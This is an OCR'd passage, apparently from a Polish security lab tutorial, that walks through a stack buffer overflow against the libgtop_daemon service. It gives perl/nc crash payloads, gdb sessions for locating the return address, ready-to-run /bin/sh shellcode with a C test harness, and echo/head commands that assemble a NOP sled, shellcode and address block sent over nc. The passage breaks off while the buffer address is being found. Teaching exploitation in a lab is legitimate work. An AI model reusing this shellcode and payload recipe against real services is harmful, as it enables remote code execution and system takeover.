
pierwszy terminal: `$ libgtop daemon -f`
drugi terminal: `$ perl -e 'print "MAGIC-1\n1800\n"."A"x1800' | nc 127.0.0.1 42800`
efekt (na pierwszym terminalu): `Segmentation fault`
... i tak dalej

Uwaga: Może się zdarzyć, że przy próbie ponownego uruchomienia zobaczymy komunikat:
`bind: Address already in use`
W takiej sytuacji najprościej odczekać około minuty i ponownie spróbować uruchomić program.

[26]
Po kilku próbach dowiadujemy się, że najkrótszym ciągiem powodującym segmentation fault jest ciąg zawierający 1178 liter A. Domyślamy się, (patrz artykuł), że ciąg ten nie nadpisuje adresu powrotu ze stosu. Przed nim na stosie jest bowiem adres poprzedniego spodu ramki (patrz rysunek), którego zmiana też spowoduje niestabilne zachowanie programu. Przekonajmy się, czy rzeczywiście tak jest. Obejrzyjmy przy pomocy debuggera *gdb* co dzieje się, kiedy *libgtop_daemon* otrzymuje ciąg zawierający 1178 liter A.

[27] Zacznijmy od uruchomienia debuggera:
`$ gdb libgtop_daemon`
zapis sesji debuggera
Ustawiamy pułapkę na linii 203 w pliku *gnuserv.c*:
`(gdb) break gnuserv.c:203`
Następnie uruchamiamy `libgtop_daemon` z opcją `-f`:
`(gdb)run -f`

[28] Przechodzimy na drugi terminal i wysyłamy ciąg przepełniający bufor:
`$ perl -e 'print "MAGIC-1\n1178\n"."A"x1178' | nc 127.0.0.1 42800`
libgtop_daemon, który działa na pierwszym terminalu, zatrzymał się na linii, w której zaraz nastąpi przepełnienie bufora.



[29] Sprawdźmy, jaka jest w tej chwili wartość adresu powrotu z funkcji:


```
(gdb) x $ebp+4
```

Teraz nakażmy debuggerowi wykonanie kolejnej linii programu, po czym ponownie sprawdźmy adres powrotu z funkcji:

```
(gdb) next
(gdb) x $ebp+4
```

Jak widać, adres powrotu z funkcji nie zmienił się. Prawdopodobnie ciąg liter `A` umieszczany w tablicy `buf[]` (i w pamięci za nią) nie doszedł do adresu `%ebp+4`, pod którym przechowywany jest adres powrotu z funkcji. Obejrzyjmy okolice tego adresu:

```
(gdb) x/24 $ebp-8
```



Jak widać mieliśmy rację – ciąg zawierający tysiąc sto siedemdziesiąt osiem liter `A` nie wystarcza do nadpisania adresu powrotu z funkcji. Wystarczyłoby jednak jeszcze kilka bajtów, a adres ten zostałby nadpisany. Widać więc, że w kolejnych eksperymentach z *libgtop_daemon* możemy używać ciągu zawierającego 1200 liter `A`.

[30] Teraz możemy przygotować ciąg, który wysłany do *libgtop_daemon* spowoduje otwarcie powłoki. Jak pamiętamy z artykułu, ciąg ten będzie się

składać z trzech części:

- bloku poleceń *nop*,
- szelkodu,
- adresu prowadzącego do wnętrza bloku nopów.


[31]
Zaczniemy od przyjrzenia się szelkodowi, który znaleźliśmy w Internecie. Szelkod ten – jak twierdzi jego twórca – powoduje uruchomienie powłoki */bin/sh*.

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh
```


Sprawdźmy, co naprawdę robi szelkod. W tym celu skompilujmy i uruchommy program *shellcode_test.c*:

```
main() {
  char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
  void(*ptr)();
  ptr = shellcode;
  ptr();
}
```

Zaznacz powyższy fragment kodu.




Następnie w terminalu otwórz do edycji plik *shellcode_test.c*:
```
$ mcedit shellcode_test.c
```
Wklej zaznaczony kod ([*Shift*]+środkowy przycisk myszy).



Uwaga: jeśli nie masz myszy z trzema przyciskami, zamiast przycisku środkowego możesz równocześnie wcisnąć przycisk lewy i prawy. Zapisz edytowany plik wciskając [*F2*], następnie wyjdź z edytora wciskając [*F10*].

[32] Kompilujemy *shellcode_test.c* poleceniem:
```
$ make shellcode_test
```
Nie przejmujemy się ewentualnymi ostrzeżeniami wyświetlanymi przez kompilator, wykonujemy skompilowany program:
```
$ ./shellcode_test
```





Jak widać, w efekcie pojawił się znak zachęty powłoki */bin/sh* (`sh-2.05$`), co oznacza, że szelkod rzeczywiście robi to, czego oczekujemy. Aby wyjść z powłoki wciskamy [*Ctrl*]+[*d*].

[33] Wiemy już, że szelkod działa, możemy zacząć tworzenie ciągu. Zacznijmy od przygotowania trzech plików pomocniczych: *nop.dat* (zawierającego długi ciąg bajtów `0x90`, czyli poleceń `nop`), *shellcode.dat* (zawierającego szelkod) oraz *address.dat* (zawierającego ciąg adresów). Najpierw przy pomocy Perla stworzymy plik z nopami:
```
$ perl -e 'print "\x90"x900' > nop.dat
```
Następnie przy pomocy polecenia `echo` wypisujemy do pliku *shellcode.dat* zawartość szelkodu. Użyjemy opcji `-e` (powoduje ona, że zapis `\x1f` zostanie zinterpretowany jako bajt o wartości `\x1f` a nie jako ciąg znaków *\x1f*) oraz `-n` (ta opcja powoduje, że na końcu wypisywanego ciągu nie zostanie dodany znak nowej linii):
```
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" > shellcode.dat
$ echo -en "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" >> shellcode.dat
```

```
$ echo -en "\x80\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
```
Pozostaje nam jeszcze stworzenie pliku z adresami. Nie wiemy jeszcze, pod jakim adresem jest w pamięci umieszczony przepełniany bufor `buf[]`, tym bardziej nie znamy żadnego adresu leżącego w bloku poleceń `nop`, na razie użyjemy więc, na próbę, adresu `11223344`:
```
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

[34] Mając przygotowane pliki pomocnicze, obliczmy długość poszczególnych bloków. Szelkod ma, jak łatwo sprawdzić, 45 bajtów:
```
$ wc -c shellcode.dat
```
Na bloki nopów i adresów zostaje więc razem 1200-45=1155 bajtów. Przyjmijmy, że bloki te będą mniej więcej tej samej długości. Połowa z 1155 to 577,5 bajta. Jak pamiętamy z artykułu, warto, żeby łączna długość bloku nopów i szelkodu była podzielna przez cztery:





Przyjmijmy więc długości:


- blok poleceń nop – 579 bajtów,
- szelkod – 45 bajtów,
- blok adresów – 576 bajtów.

[35] Aby stworzyć ciąg, który posłuży do przeprowadzenia ataku, zapiszemy do pliku:

- ciąg "MAGIC-1\n1200\n",
- pierwsze 579 bajtów z pliku *nop.dat*,
- cały plik *shellcode.dat*,
- pierwsze 576 bajtów z pliku *address.dat*.

Do wypisania pierwszych *n* bajtów z pliku służy polecenie:
```
$ head -c n nazwa_pliku
```
Ciąg, który wyślemy do *libgtop_daemon*, tworzymy więc poleceniem:
```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat``head -c 576 address.dat`
```

[36] Upewnijmy się, czy otrzymany ciąg jest tym, o co nam chodzi. Najpierw sprawdźmy jego długość:
```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat``head -c 576 address.dat` | wc -c
```
1214 bajtów – czyli tyle, ile trzeba (1200 bajtów plus długość ciągu "MAGIC-1\n1200\n" plus znak końca linii – nie użyliśmy opcji `-n`). Obejrzyjmy zawartość stworzonego ciągu::
```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat``head -c 576 address.dat` | hexdump -C
```



Jak widać ciąg wygląda prawidłowo – najpierw długi ciąg poleceń nop (gwiazdka oznacza dużą ilość linii o tej samej treści), potem coś, co wygląda jak szelkod, na końcu wiele razy powtórzony adres 11223344.

[37] Podejmijmy pierwszą próbę ataku. Na razie *libgtop_daemon* uruchomimy pod debuggerem, dzięki czemu będziemy mieli możliwość upewnienia się, że adres powrotu z funkcji zostaje nadpisany podaną przez nas wartością. Przy okazji sprawdzimy, pod jakim adresem umieszczany jest bufor `buf[]`
(przypomnienie: potrzebujemy znać ten adres i wstawić go do ciągu, by powrót z funkcji nastąpił do nopów przed szelkodem). Próbę przeprowadzimy na dwóch terminalach. Na pierwszym uruchamiamy debugger:


```
$ gdb libgtop_daemon
```

zapis sesji debuggera
Ustawiamy pułapkę na linii, w której następuje przepełnienie bufora:

```
(gdb) break gnuserv.c:203
```


Uruchamiamy badany program z opcją -f (nie przechodź w tło):

```
(gdb) run -f
```




[38] *libgtop_daemon* czeka na dane na porcie 42800. Wyślijmy mu przygotowany ciąg. W tym celu otwieramy drugi terminal i wydajemy polecenie:

```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat``head -c 576 address.dat` | nc 127.0.0.1 42800
```



[39]
Wróćmy na terminal debuggera. Widzimy, że program dotarł do linii z pułapką i zatrzymał się. Sprawdźmy (zanim nastąpiło przepełnienie bufora), jaki jest adres powrotu z funkcji:
```
(gdb) x $ebp+4
```
Wykonajmy bieżącą linię, co spowoduje nadpisanie adresu powrotnego, i sprawdźmy jego nową wartość:
```
(gdb) next
(gdb) x $ebp+4
```




Jak widać, adres został nadpisany podaną przez nas wartością, ale ustawioną w odwrotnej kolejności (zamiast podanego przez nas `0x11223344` na stosie pojawiło się `0x44332211`). Czy wiesz czemu?

[40] Przy okazji sprawdźmy, pod jakim adresem leży bufor `buf[]`:
```
(gdb) print &buf
```

